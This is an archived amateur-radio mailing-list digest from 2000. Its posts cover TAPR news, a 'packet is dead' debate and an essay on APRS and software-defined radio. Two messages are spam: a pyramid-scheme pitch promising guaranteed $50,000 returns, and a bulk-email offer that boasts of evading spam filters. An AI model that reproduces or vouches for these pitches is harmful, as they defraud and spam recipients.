* PRUG, the Packet Radio Users Group of Japan, demonstrated the possibilities of low cost Internet-connected sensors and software mobile agent technology. PRUG also introduced the TINI-AMEDES, a Java based one-board computer with Ethernet interface which supports the Dallas Semiconductor 1-wire interface, and provided an update on their 2.4Ghz spread spectrum radio, which has been commercialized by Root, Inc.

* Geoffrey Dick, WA4IKQ, was winner of the grand prize awarded at the Saturday evening banquet. Geoff won a TM-D700 APRS-capable mobile radio

donated by Kenwood.

DCC 2001 will be held in Cincinnati, Ohio from September 21-23, 2001.
Conference coordinators will be Steve and Sheila Bible assisted by local
coordinator Hank Greeb, N8XX.

About TAPR
TAPR (officially, Tucson Amateur Packet Radio, Inc.) is a non-profit
research and development corporation dedicated to advancing amateur
radio through digital technology. It focuses on development of
hardware and software tools that enable ham radio operators to explore
leading edge technologies. Despite its name, TAPR is an international
organization with over 2000 members worldwide.

Contact information:
Telephone: (940) 383-0000
Email: tapr@tapr.org
Web: http://www.tapr.org

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

2. [netsig] Re: TAPR Press Release

From: "Fred" <fredmp@megsinet.net>
Date: Fri, 29 Sep 2000 17:27:59 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-111901-2000.09.29-16.40.06--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

-----Original Message-----
From: John Ackermann <jra@febo.com>
To: TAPR Networking Special Interest Group <netsig@lists.tapr.org>
Date: Friday, September 29, 2000 1:19 PM
Subject: [netsig] TAPR Press Release

>FOR IMMEDIATE RELEASE
>
>TAPR Elects Officers at 19th Annual Digital Communications Conference
>
>John Ackermann, N8UR, was elected the new president of TAPR at the
19th
>ARRL/TAPR Digital Communications Conference held in Orlando September
21-24.

Congrats John, although I kinda suspected that would be the outcome
of the election.

Fred KE8TQ

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

October 2000

Original source file: netsig.0010
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.0010

1. [netsig] Would you like to recieve $50,000

From: daniel@abc.com
Date: Thu, 5 Oct 2000 21:49:34 -0500 (CDT)
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-113158-2000.10.05-21.58.03--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Well, I finally did it. I signed up for the 50K Club! You can too.
It's only $10 in PayPal money, so I said "What the heck!"

This is brand new, and all you need to do is sign up 10 people who sign up 10 people, etc. If you can do that then you should have $50,000 in your PayPal account before it's all over.Yes,I said FIFTY THOUSAND DOLLARS!

Start now, and whatever you earn is put directly into your PayPal account by your downline. Nobody receives money ahead of you. Someone joins, and five minutes later it's in your account! It's unreal!! Fill your checkbook!! No more building downlines for someone else. What you earn you get! You are thinking maybe you have seen a program like this one before?? You haven't!! There hasn't been one like this before. What makes this Club different is that it works!

Guaranteed!!You start getting paid with your first sign-up. Plus, every sign-up and every payment is verified so no one can cheat or short-change the system! YOU WILL GET
PAID! How much money you make is up to you! Need $10,000 in the next 10 days?

You can have it if you get going immediately! You must take a look at this and get started NOW! Take control TODAY!

This is brand new, so join RIGHT AWAY. You don't want your friends, neighbors or family to join under someone else, do you?

If you don't already have a PayPal account, you will need one. You can apply for one and not only is it FREE to set up, they even PAY YOU $5.00 for opening a new account. I'll send you the necessary info!

Quote: "Even if you are on the right track, you will get run over if you just sit there" [Will Rogers]

Here's what you get the instant you are confirmed:

Advertisement Submission Software. (Fully Functional)
Ad Blaster Software. (Fully Functional)
Search Engine, Directories List, FFA Blaster Software. (Fully Functional) eMail Merge Software. (Fully Functional)
Newsgroups Blaster Access.
Downloadable Ezines.
Full Subscribe, Send, and Unsubscribe opt-in list.
(1 million + subscribers!)
No-Store Email Address Availability.
Off-Line one of a kind Newspaper Ad Submission Software Availability.
Personal Information Manager complete with Calendar, To-Do List, Email Portal,Contact List, Etc.
Daily News, Weather, Sports, Entertainment Horoscope PortalDomain Name Registration.
Articles For Success.
Full Customer Support.

Too get the full details, just respond with a blank email to:
davidad@usa.net with the subject line 50kclub

or click below
mailto:davidad@usa.net?subject=50KClub!

This is a one time email. If you would like to be removed please send an email to

mailto:davidad@usa.net?subject=remove

December 2000

Original source file: netsig.0012
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.0012

1. [netsig] ?

From: bn2bn1@yahoo.com
Date: 05 Dec 00 9:33:01 AM
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-122950-2000.12.05-09.46.03--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

The Internet's Finest and Most Reliable Bulk Email Provider!

Since 1996, TechData has provided bulk email service to thousands of well-satisfied customers. We offer the most competitive prices in the industry, made possible by our high percentage of repeat business. We have the most advanced, direct email technology, employed by only a knowledgeable few in the world. Our expert programmers have made it possible for us to penetrate any email blocking filter in use.

We have over 120 million active email addresses, increasing our list at the rate of half a million to one million a month. We will put your product or service instantly and directly into the hands of millions of prospects! You will have instant, guaranteed results, something no other form of marketing can claim. Our turn around time is a remarkable 24 hours.

Our email addresses are sorted by country, state and target. Your marketing campaign will speed with pinpoint accuracy to your desired audience!

Your message can be presented in any language you wish, as plain text if you desire simplicity, or in html with color and graphics.

Call us for a free consultation at (323)- 851- 8386 [U.S.A.]. We are open 24 hours a day, 7 days a week. No one understands the global market like we do.

For a limited time, take advantage of our holiday special -- two million general U.S. emails for just $450 per million! We include, at no cost, a bullet proof email address for 30 days, a $400 value!

BULK EMAIL PRICES

```
   500,000.....................$375
   750,000.....................$562
1,200,000.....................$720
1,600,000.................    ...$960
3,000,000.....................$1,500
3,000,000+ ...................PLEASE CALL FOR A QUOTE
```

Resellers welcome. We accept Visa, MasterCard and check by FAX.

DON'T WAIT! LET TECHDATA BE YOUR PARTNER!!

Under Bill s.1618 TITLE III passed by the 105th U.S. Congress this letter is not considered "spam" as long as we include: 1) contact information and, 2) the way to be removed from future mailings (see below).To Remove Yourself From This List: reply to this email with the email address that you would like removed and the word REMOVE in the subject heading.

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

2. [netsig] PACKET IS DEAD.

From: Bill Vodall <wa7nwp@yahoo.com>
Date: Wed, 13 Dec 2000 19:27:41 -0800 (PST)
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-124473-2000.12.13-21.40.04--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Last night I attended a meeting of a local ham club. The discussion was on linked repeaters and IRLP. One of the presenters made the comment,

> "There's a packet node also at that site. It's coming down.
> Packet is dead!"

We have good activity on APRS, but that's a light weight application

making the best of low bandwidth technology.

We have a few BBS's still running.

I have no clue what state the Netrom(ish) networks are in around
the country. Probably slowly coming apart.

High Speed packet has a few bright spots. N6GN's 2 Megabit system
was for sale. The 56K repeater in Ottawa is gone (?). TAPR's
data radio was reported on at DCC but no discussion (or excitement)
followed.

Is it true?   Is Amateur digital "packet" dead?   Is it time to
finish up the PSK31 soundcard interface and turn off the TNC's?
For $160 I can buy 802.11B and do short to medium range networking
with no restrictions on content. How can we compete with that?

I have my own answers, just trying to start up a little discussion.

Bill - WA7NWP

_____
Do You Yahoo!?
Yahoo! Shopping - Thousands of Stores. Millions of Products.
http://shopping.yahoo.com/

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

3. [netsig] Re: PACKET IS DEAD.

From: Tadd Torborg <tadd@torborg.com>
Date: Thu, 14 Dec 2000 09:26:43 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-124542-2000.12.14-08.38.46--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Hi. It's certainly changing due to the flight of appliance operators
to the Internet. Now we have a much higher enthusiast density. I
guess that's one bright way to look at it.

FlexNet is replacing TheNET around here (North East US). I run an
8-port packet node that is mostly TheNET and partly FlexNet.
http://www.packetnetwork.org/k1tr

I got the impression that most of the US never discovered dedicated
point to point backbones for packet radio. Did your area? Without
dedicated links X.25 doesn't work too good, does it? We have well
over a hundred sites linked together by dedicated links at this point.

    Tadd/KA2DEW

> night I attended a meeting of a local ham club. The
>discussion was on linked repeaters and IRLP. One of the
>presenters made the comment,
>
>   "There's a packet node also at that site. It's coming down.
>   Packet is dead!"
>
>
>We have good activity on APRS, but that's a light weight application
>making the best of low bandwidth technology.
>
>We have a few BBS's still running.
>
>I have no clue what state the Netrom(ish) networks are in around
>the country. Probably slowly coming apart.
>
>High Speed packet has a few bright spots. N6GN's 2 Megabit system
>was for sale. The 56K repeater in Ottawa is gone (?). TAPR's
>data radio was reported on at DCC but no discussion (or excitement)
>followed.
>
>
>Is it true?   Is Amateur digital "packet" dead?   Is it time to
>finish up the PSK31 soundcard interface and turn off the TNC's?
>For $160 I can buy 802.11B and do short to medium range networking

>with no restrictions on content. How can we compete with that?
>
>I have my own answers, just trying to start up a little discussion.
>
>Bill - WA7NWP
>
>
>_____
>Do You Yahoo!?
>Yahoo! Shopping - Thousands of Stores. Millions of Products.
>http://shopping.yahoo.com/
>
>---
>You are currently subscribed to netsig as: KA2DEW@TORBORG.COM
>To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

---
You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

4. [netsig] Re: PACKET IS DEAD.

From: Gary Mitchell <wb6yru@aenet.net>
Date: Thu, 14 Dec 2000 06:44:27 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-124550-2000.12.14-08.56.53--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Bill Vodall wrote:

> Is it true?   Is Amateur digital "packet" dead?   Is it time to
> finish up the PSK31 soundcard interface and turn off the TNC's?
> For $160 I can buy 802.11B and do short to medium range networking
> with no restrictions on content. How can we compete with that?
>
> I have my own answers, just trying to start up a little discussion.

No, it's not dead. Packet went through a flury of activity
several years ago. But now, that party seems to be over (more
so in some places than others). However, ultimately, I believe
packet will settle down into a niche activity, just like you'd
find with any other mode.

I think it would help a lot if content restrictions were eased.
That way people could feel free to experiment linking packet
to the internet and not have to worry about what traffic might
be flowing over those links. I understand that currently the
originator *and* first BBS (or whatever) is responsible for
content, but not subsequent forwarding stations. At the very
least, that "first BBS" should *not* be responsible. Most of
them are just as fully automated as any other forwarder.

73, Gary WB6YRU

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

5. [netsig] Re: Packet is Dead

From: rotolod@mbusa.com
Date: Thu, 14 Dec 2000 09:54:17 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-124551-2000.12.14-09.06.31--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Bill,

I think you've touched a raw nerve. After all, if Packet is dead, Tucson
Amateur Packet Networking doesn't need to exist anymore, now does it?
(BTW, I renewed my membership for 2 years last month...)

Packet is indeed alive. Not well, mind you, but most certainly not dead.

Outside the USA - North America, really - Packet is doing well. Some 90% of
the nodes in Germany just completed an organized shut-down of all nodes for
2 weeks, as a protest action against a proposed new government regulation
making unattended operations nearly impossible. Details at
<http://www.paxon.de/english.html>. Imagine the cooperation level required

for such an action - Never in the USA. The German network, like most of Europe, is well-developed, fast (19k2 is typical) and heavily used. We all know Japan is active - witness PRUG. In less fortunate countries, where Internet access is minimal or costly (or both), Packet is an important way for Hams to maintain contact with each other.

Here in the northeast, TheNET is virtually dead - up north there are still a few nodes, but the majority have switched over to FlexNet. Have a look at <http://www.bythebays.com/nymetro_flexnet/> for NYC area info, also try <http://home.swbell.net/n5pvl/flexdir.htm> and <http://www.afthd.tu-darmstadt.de/~flexnet/index.html> for FlexNet info and downloads. FlexNet works gobs faster than anything else, given the same RF links, mostly due to adaptive L2/L3 parameters. Unbelievable, what a difference it makes.

As for the rest of the country - I dunno. I'd like to hear from others.

The bottom line is that, while we have a reasonably good network up here, there's little to do with it. Nobody's got a plug-n-play TCP/IP solution yet (although a fellow up in Ontario has written a FlexNet application that looks like a Winsock to the PC, allowing direct use of browsers and such over the network - he is beta-testing now), VoIP needs a faster network, and that leaves....?

Today, as in 1986, that means text-based messages at a user access speed of 1k2. sigh.

While I revel in building networks, any wonder I hardly use them?

73,
Don N2IRZ

MBNA-DEALERS.GWIA:"netsig@lists

.tapr.org"

To: "netsig@lists.tapr.org"@MBUSALN

cc:

12/14/00 12:03 AM

Subject: netsig digest: December 13, 2000

TAPR Networking Special Interest Group Digest for Wednesday, December 13, 2000.

1. PACKET IS DEAD.

Subject: PACKET IS DEAD.
From: Bill Vodall <wa7nwp@yahoo.com>
Date: Wed, 13 Dec 2000 19:27:41 -0800 (PST)
X-Message-Number: 1

Last night I attended a meeting of a local ham club. The discussion was on linked repeaters and IRLP. One of the presenters made the comment,

  "There's a packet node also at that site. It's coming down.
   Packet is dead!"

We have good activity on APRS, but that's a light weight application making the best of low bandwidth technology.

We have a few BBS's still running.

I have no clue what state the Netrom(ish) networks are in around

the country. Probably slowly coming apart.

High Speed packet has a few bright spots. N6GN's 2 Megabit system
was for sale. The 56K repeater in Ottawa is gone (?). TAPR's
data radio was reported on at DCC but no discussion (or excitement)
followed.

Is it true?   Is Amateur digital "packet" dead?   Is it time to
finish up the PSK31 soundcard interface and turn off the TNC's?
For $160 I can buy 802.11B and do short to medium range networking
with no restrictions on content. How can we compete with that?

I have my own answers, just trying to start up a little discussion.

Bill - WA7NWP

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

6. [netsig] Re: Is Packet Dead?

From: John Ackermann <jra@febo.com>
Date: Thu, 14 Dec 2000 10:13:46 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Cc: tapr-board@lists.tapr.org
Message-ID: <LYR6748-124558-2000.12.14-09.25.36--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Bill's posting obviously kicked off some good discussion.
Coincidentally, just a couple of days ago I finished a short article
(which will appear first in _Digipeat_, the Australian Packet Radio
Association journal, and after that, who knows where) with some thoughts
about digital radio in the new century. The focus is not precisely on the
topic of this thread, but it might make an interesting read.

I've attached the article below.

73,
John N8UR
jra@febo.com -- n8ur@tapr.org

(The following material is copyright 2000 by John Ackermann.
 All rights reserved. Please contact me for reproduction permission)

Digital Radio in the New Millenium --
Some Thoughts on Where We Are, and Where We're Going

By John Ackermann N8UR
President, TAPR
jra@febo.com -- n8ur@tapr.org

The dawn of the 20th century saw tremendous technological change.
Within a decade or two either side of 1900, the telephone, automobile,
airplane, and wireless all came into widespread use. All these
developments served to bring people closer together, making the world
a smaller place.

When future pundits examine the beginning of the 21st century, I think
they will find that similarly profound changes took place around 2000.
In particular, they will see that technology was creating an even smaller
world, one bound together by digital communications. The Internet today,
as big as it is, is only a working model of the digitally connected world
we'll see in another few years. And, while today wireless networking is
just coming into its own, untethered digital systems will become a larger
and larger part of the interconnected world of the future.

In short, the technology transformation going on right now is the shift
from a wired analog world to a wireless digital one. And hams ought to
be right in the middle of it. Are we?

It's easy to say that amateur radio is not keeping up with the times --
after nearly 20 years, most packet activity is still at 1200bps while the
typical telephone modem now claims 56kbps, and in many areas wideband access

at hundreds of kilobits per second is available. As a result, "traditional" packet activity like BBS operation is disappearing in many parts of the world. From that, many folks assume that "packet is dead." More generally, there seems to be a common view that ham radio has lost its ability to innovate. I disagree with both these perceptions.

We <I>are</I> continuing to innovate, and we have at least two windows of opportunity for important advances that will keep amateur radio meaningful for a long time to come. One of them involves better application of things we already do, while the second puts us on the leading edge of technical development. The rest of this article introduces these areas where I think we can make a real difference if we move quickly.

And we <I>must</I> move quickly, because time is short. The commercial world will pass us by if we decide to think about these things for a few years before doing them.

<B>Portable Wireless Data Networks</B>
We're already heavily involved in an activity that the commercial world is just starting to exploit: portable and mobile wireless data communications. I think we have a window, a short window of perhaps 18 months, to integrate the technologies we've already developed -- first and foremost, APRS, but also our TCP/IP networks -- into tools that are useful to the community at large. In the US, one of amateur radio's reasons for existence is to provide public service, and integration of APRS and other data tools into our toolkit could add a lot of value. Let me point out just a few of the possible applications.

First, there's traditional APRS activity. Tactical position information is neat, and weather stations provide valuable information (a fact which the US National Weather Service is starting notice). However, the messaging capability in APRS is a tool that we need to sell as well. APRS messaging is as capable as the mobile phone messageing systems that are starting to appear. Short, real-time messages from portable devices can be very valuable in an emergency situation. In addition, the "tiny web pages" that APRSers are now using can convey information as usefully -- if not quite as graphically -- as any of the portable web devices.

Our capabilities aren't limited to APRS. There are public service applications where we need to move more data than the APRS model supports. We could be doing much more with our existing packet radio technology, particularly TCP/IP applications, than we are. We could be providing portable (laptop-based) systems with email, conferencing, and even modest graphics capabilities, at a very reasonable cost.

This isn't meant to be a how-to guide, but consider this. We have all the pieces necessary to build portable 9600 baud, TCP/IP capable systems, using a web browser as the interface, for perhaps $300US each. Start with a Tekk radio that will give you a couple of watts at UHF, and handle 9600 baud nicely, for less than $150 (or convert surplus UHF HTs for even less). Add a Baycom 9600 baud modem that attaches to a computer parallel port and costs less than $100. Use SV2AGW's Windows 98 network driver software, which costs $28 to register, and get rid of the excuse that TCP/IP requires a user-hostile program like JNOS. Or, run Linux, which supports the Baycom modem directly and lets your station be a network service provider, rather than simply a user.

Add a second-hand laptop and a UHF yagi antenna, and you have a complete portable packet station that can do email, multi-user conferencing, and even web browsing using a familiar graphical interface; with the SV2AGW software, you can use the same web brower, email client, etc. that you use when on-line. To provide solid coverage for those low power radios, you might want to build a UHF digital repeater (which can be a surprisingly low cost project).

Do you think your local emergency group could be convinced that a capability like this would be a good idea? It may take some work to integrate these stations most effectively into emergency communications plans created with only voice comms in mind, but the end result could be drastically improved communication reliability during a crisis. And, by the way, when there's no emergency going on, these systems could be a lot of fun to play with; how about providing a local "chat" server, or even RF-based web pages, for local users?

Better use of APRS and portable data terminals in public service communications is an exercise in systems integration using technology that's already available. The challenge is much more political than technical; it's a matter of making packet radio visible and available to

the other aspects of our hobby.

At present, the amateur APRS network in the US has coverage that exceeds any of the commercial systems, and we have the distinct advantage of being able to change our network very quickly to adapt to communication emergencies. But we only have a short window of opportunity. The commercial services are out there and they're growing. They have public awareness that we don't. Web-enabled mobile phones and wireless devices like Palm-Pilots are quickly entering the marketplace and the public eye. We need to move quickly to make APRS and other packet operations an integral part of emergency communications planning before our capabilities are overtaken by the commercial telecom providers.

<B>Software Defined Radios</B>
Our second window of opportunity is a bit more futuristic. It moves us away from packet radio and into the broad area of digital radio. The buzzword is "Software Defined Radio," or "SDR." In short, an SDR is a radio that replaces most of its analog components with digital signal processing ("DSP"). DSP is the use of special purpose CPUs to process signals in the digital domain. DSP can implement frequency conversion, filtering, modulation, and demodulation in software. Because these functions are defined by software, not hardware, DSP designs are extraordinarily flexible.

We can't do it now (at least not economically), but the ultimate SDR vision is a radio in which the only analog components are the power amplifier and receive preamp. Those devices connect to high-speed digital-to-analog and analog-to-digital ICs and all the lower level stages are done by DSP. The flexibility of such a radio is enormous. It can operate on any frequency within its design range, using any bandwidth and any modulation scheme, with no hardware changes. The radio is defined by its software, and to change its characteristics, you simply change the software.

Why are SDRs important to ham radio? Many hams complain that experimentation is no longer possible because the technology needed to be on the leading edge, such as tiny surface mount components with hundreds of leads, is too difficult for most amateurs to work with, and too expensive to buy for experimental purposes (blowing up a $100 IC creates a different feeling than smoking a resistor!). There's also a very real availability problem for "old fashioned" components with wire leads. And, technical information on the special-purpose chips that have replaced traditional components may be very hard to come by.

These problems combine to make it more difficult for hams to do leading edge hardware products. The SDR offers a different way for us to view experimentation. An SDR with an open design and open software can provide a perfect platform for ham tinkering.

Picture an SDR with a frequency range of 10kHz to 30MHz (we can do better than that, but let's keep it simple). With a box like that sitting in your shack, and some development software running on your PC, there's no HF mode that's beyond your reach. Moving from AM on 160M to digital voice with with forward error correction on 10M requires no rebuilding, just reprogramming.

With SDRs, our emphasis shifts from hardware to software, and we use compilers rather than soldering irons, but we are back in the business of "advancing the radio art" through experimentation. It's a pardigm shift, and it may be uncomfortable, but it's one we'll have to make sooner or later; the commercial world is moving toward SDRs, and there's no reason we shouldn't be moving with them. In fact, we have a window of opportunity to be on a par with the commercial interests. SDRs are new, and the commercial world hasn't figured out just what the standards should be. If we move quickly, we can help <I>create</I> the standards.

Just as open source software like Linux has shown that hackers can compete on even terms with the big boys, a ham SDR platform can let us go eye-to-eye with commercial radio developers. Clever programming doesn't require multi-million dollar research facilities.

Now, we can't do the ultimate SDR yet. Components that operate at VHF and even HF frequencies are still far beyond the ham budget. However, those prices are coming down, and in the meantime, we can get our feet wet with a hybrid SDR that resembles a traditional radio down to the last IF in the receiver, and the modulator in the transmitter. The "back end" of the radio is replaced by low cost DSP components that are available today at reasonable prices.

In fact, a computer sound card can be the heart of an SDR designed for
HF narrow-band modes like PSK31; QST published an article about such a
beast last summer. A slightly higher-performance DSP engine can handle
wider bandwidth modes like SSB, AM, and FM. The DSP-10 2m radio
project, also published in QST, shows an example of this. These projects
are just the start of what we can do with SDRs; all we need is to get the
hardware engines and software tools out to the experimenter community.

<B>TAPR's Role</B>
What's TAPR doing to support these two initiatives, to help us take
advantage of the windows of opportunity before us?

We've been supporting wireless networking for a long time. TAPR is the
primary meeting ground of the APRS community, and we will continue to
support advances in APRS. We will also support development of the
portable network terminal concept I described, although frankly the
challenges we face with this project are political, organizational, and
operational, not technical.

On the SDR front, TAPR has committed to help make SDR kits available to
the ham community, and to support those who want to develop code to run
on these engines. We hope to announce our first kit shortly, and we
already host a DSP mailing list where coders have been discussing
software modem design techniques for quite a while. TAPR sees the
Software Defined Radio as a perfect opportunity for our "enabling
technology" philosophy -- by making general purpose SDR engines, and
the tools to program them, available, we enable hams to once again
become experimenters on the leading edge of communications technology.

TAPR is a membership organization; our ideas come from people who are
passionate about radio. We help those people turn their ideas into
products that benefit ham radio. What are <B>your</B> ideas? We'd
love to hear from you, and if you're as excited about the future of
ham radio as we are, we'd love to have you as a TAPR member.

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

7. [netsig] Re: PACKET IS DEAD.

From: "Jack Taylor" <n7oo@theriver.com>
Date: Thu, 14 Dec 2000 08:53:49 -0700
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-124572-2000.12.14-10.15.43--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Bill, that's about the same situation here. One local club replaced a key
145.01 node with APRS. Another still has an internet gateway in operation
but it's used primarily by east europeans looking for access into the
internet. From a dozen or more BBS's three years ago, Arizona is down to
about three in operation today. Local RF activity primarily consists of a
few winter visitors operating from temporary locations and who are looking
for internet access.

In addition, the initial 'buzz' locally about APRS seems to have died down.

The solution? I donno. Given amateur radio's low tech posture of today,
there seems to be little interest in developing and implimenting network
technology here in this country. Indeed, there seems to be little interest
in users taking advantage of the existing systems. Last solar peak I had a
very active 10M 1200 baud node up which networked with a number of others in
north america. This peak, the system is up, but very little activity.

Part of the problem as I see it is a lack of human presence on the network.
I'm now guilty of this as I don't participate in person very much.
Automation is great, but if there's no one to communicate with, there's
little incentative for users to be active. I suspect this aspect is a
factor in the original high speed networks going QRT.

73 de Jack

-----Original Message-----
From: Bill Vodall <wa7nwp@yahoo.com>
To: TAPR Networking Special Interest Group <netsig@lists.tapr.org>
Date: Wednesday, December 13, 2000 8:33 PM
Subject: [netsig] PACKET IS DEAD.

>Last night I attended a meeting of a local ham club. The

>discussion was on linked repeaters and IRLP. One of the
>presenters made the comment,
>
> "There's a packet node also at that site. It's coming down.
>   Packet is dead!"
>
>
>We have good activity on APRS, but that's a light weight application
>making the best of low bandwidth technology.
>
>We have a few BBS's still running.
>
>I have no clue what state the Netrom(ish) networks are in around
>the country. Probably slowly coming apart.
>
>High Speed packet has a few bright spots. N6GN's 2 Megabit system
>was for sale. The 56K repeater in Ottawa is gone (?). TAPR's
>data radio was reported on at DCC but no discussion (or excitement)
>followed.
>
>
>Is it true?   Is Amateur digital "packet" dead?   Is it time to
>finish up the PSK31 soundcard interface and turn off the TNC's?
>For $160 I can buy 802.11B and do short to medium range networking
>with no restrictions on content. How can we compete with that?
>
>I have my own answers, just trying to start up a little discussion.
>
>Bill - WA7NWP
>
>
>_____
>Do You Yahoo!?
>Yahoo! Shopping - Thousands of Stores. Millions of Products.
>http://shopping.yahoo.com/
>
>---
>You are currently subscribed to netsig as: n7oo@theriver.com
>To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>
>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

8. [netsig] Re: PACKET IS DEAD.

From: Steve Stroh <lists@strohpub.com>
Date: Thu, 14 Dec 2000 10:58:12 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-124594-2000.12.14-13.21.25--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Packet is dead! Long live Packet! :-)

I've made the case in various venues that it's simply not enough to "build
the network" - there has to be content to make it interesting to use. For
better or for worse, the main source of content is now the Internet.
Building Amateur wireless networks to do provide some form of Internet
access is, I think, the wave of the future. For one, you learn (quickly)
about TCP/IP and wireless (and why it's tricky to make it work). For
another, you're involved in one of the hottest technologies of the moment -
wireless Internet access.

As to Bill's comment about competing with 802.11 cards, I don't think we
SHOULD think about "competing" with them - any more than we "compete" with
the telephone, or cell phone, Ethernet, or the Internet itself. Do we
"compete" with Linux or Windows? Uh, no. We use them as tools. I feel we
should do the same with 802.11 - treat it the exact same way as we treat
Ethernet.

Ever notice how many laptops there are at many gatherings of hams? Wouldn't
it be cool if we could network them easily? You can - 802.11 supports a
peer-to-peer mode called ad-hoc. Imagine coming into a room, turning your
laptop on, and instantly being able to access the Internet (someone else in
the network has a dialup connection), begin monitoring APRS (someone set up
a laptop running Linux and aprsd), connect to the local packet network,
sending email, printing, etc.

Hams should be the ones INTEGRATING all these cool technologies - ham radio used include the very savviest of techies. I think it will again - there's SO much cool wireless stuff to play with out there. Our key advantage is that we can PLAY with it - we're NOT just plug and pray users. We UNDERSTAND the technologies... or at least we SHOULD. Not to mention that we have access to technologies that no one else does - the APRS network, HF, etc.

I ought to write a book... no, wait, well, er, um, never mind... maybe one of these days... real soon now.

Thanks VERY much for helping me get past a writer's block on my CQ Column.

Steve N8GNJ

At 19:27 12/13/2000 -0800, Bill Vodall wrote:
>Last night I attended a meeting of a local ham club. The
>discussion was on linked repeaters and IRLP. One of the
>presenters made the comment,
>
>   "There's a packet node also at that site. It's coming down.
>   Packet is dead!"
>
>
>We have good activity on APRS, but that's a light weight application
>making the best of low bandwidth technology.
>
>We have a few BBS's still running.
>
>I have no clue what state the Netrom(ish) networks are in around
>the country. Probably slowly coming apart.
>
>High Speed packet has a few bright spots. N6GN's 2 Megabit system
>was for sale. The 56K repeater in Ottawa is gone (?). TAPR's
>data radio was reported on at DCC but no discussion (or excitement)
>followed.
>
>
>Is it true?   Is Amateur digital "packet" dead?   Is it time to
>finish up the PSK31 soundcard interface and turn off the TNC's?
>For $160 I can buy 802.11B and do short to medium range networking
>with no restrictions on content. How can we compete with that?
>
>I have my own answers, just trying to start up a little discussion.
>
>Bill - WA7NWP
>
>
>____
>Do You Yahoo!?
>Yahoo! Shopping - Thousands of Stores. Millions of Products.
>http://shopping.yahoo.com/
>
>---
>You are currently subscribed to netsig as: sks-lists@strohpub.com
>To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

--
Steve Stroh   steve@strohpub.com   425-481-0600   ICQ 68879994
Independent Technical Writer / Columnist / Speaker / Consultant
Specializing in Broadband Wireless Internet Access and Packet Radio

---
You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

9. [netsig] RE: PACKET IS DEAD.

From: "Hast, Chuck" <wchast@utilpart.com>
Date: Thu, 14 Dec 2000 14:57:09 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-124600-2000.12.14-14.11.04--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Bill;
Here in Florida we have still got a network, but at least in my area
there are few users. Seems the east coast of the state is doing much
better in that way. Most of our old ROSE network has been converted
to FPAC, and it sets there and pretty much works without much hands
on.

>From the commercial side of things I see one thing coming down the
rails big time, digital voice and data. The latest Buzz acronym is VoIP
over private radio networks. People like ElectroCom, and M/A-Com are
pushing VoIP at 19k2 for commercial applications. Each physical
channel is a 25KHz channel which is broken down into 2 (M/A-Com)
or 4 (ElectroCom) TDMA channels running user data betwixt and between
the voice data. Motorola and others are promoting the open standard
Project 25 (Phase I appears to be a 12.5KHz digital voice channel)
Phase II maybe a modified form of the ETSI standard known as TETRA
which again is 4 TDMA voice channels in a 25KHz physical channel,
again running data on the system between voice transmissions. In the
end though, on all of these systems, everything that runs across it is
data regardless of it's source, whether a microphone or a mobile computer.

I do not think I have to say much about the public carrier side, I am sure
that most of you have heard Phil expound about that side of things,
meanwhile we have people fighting over 30+ year old technology to
occupy a channel a few minutes (that is what most of them look like
to me) a day on our VHF/UHF and MW bands. When it is proposed
that we allow new technology to make a go at it, we get a lot of "yea!
but not in my back yard" type comments.

We dearly need to move the whole lot of technology off of this old
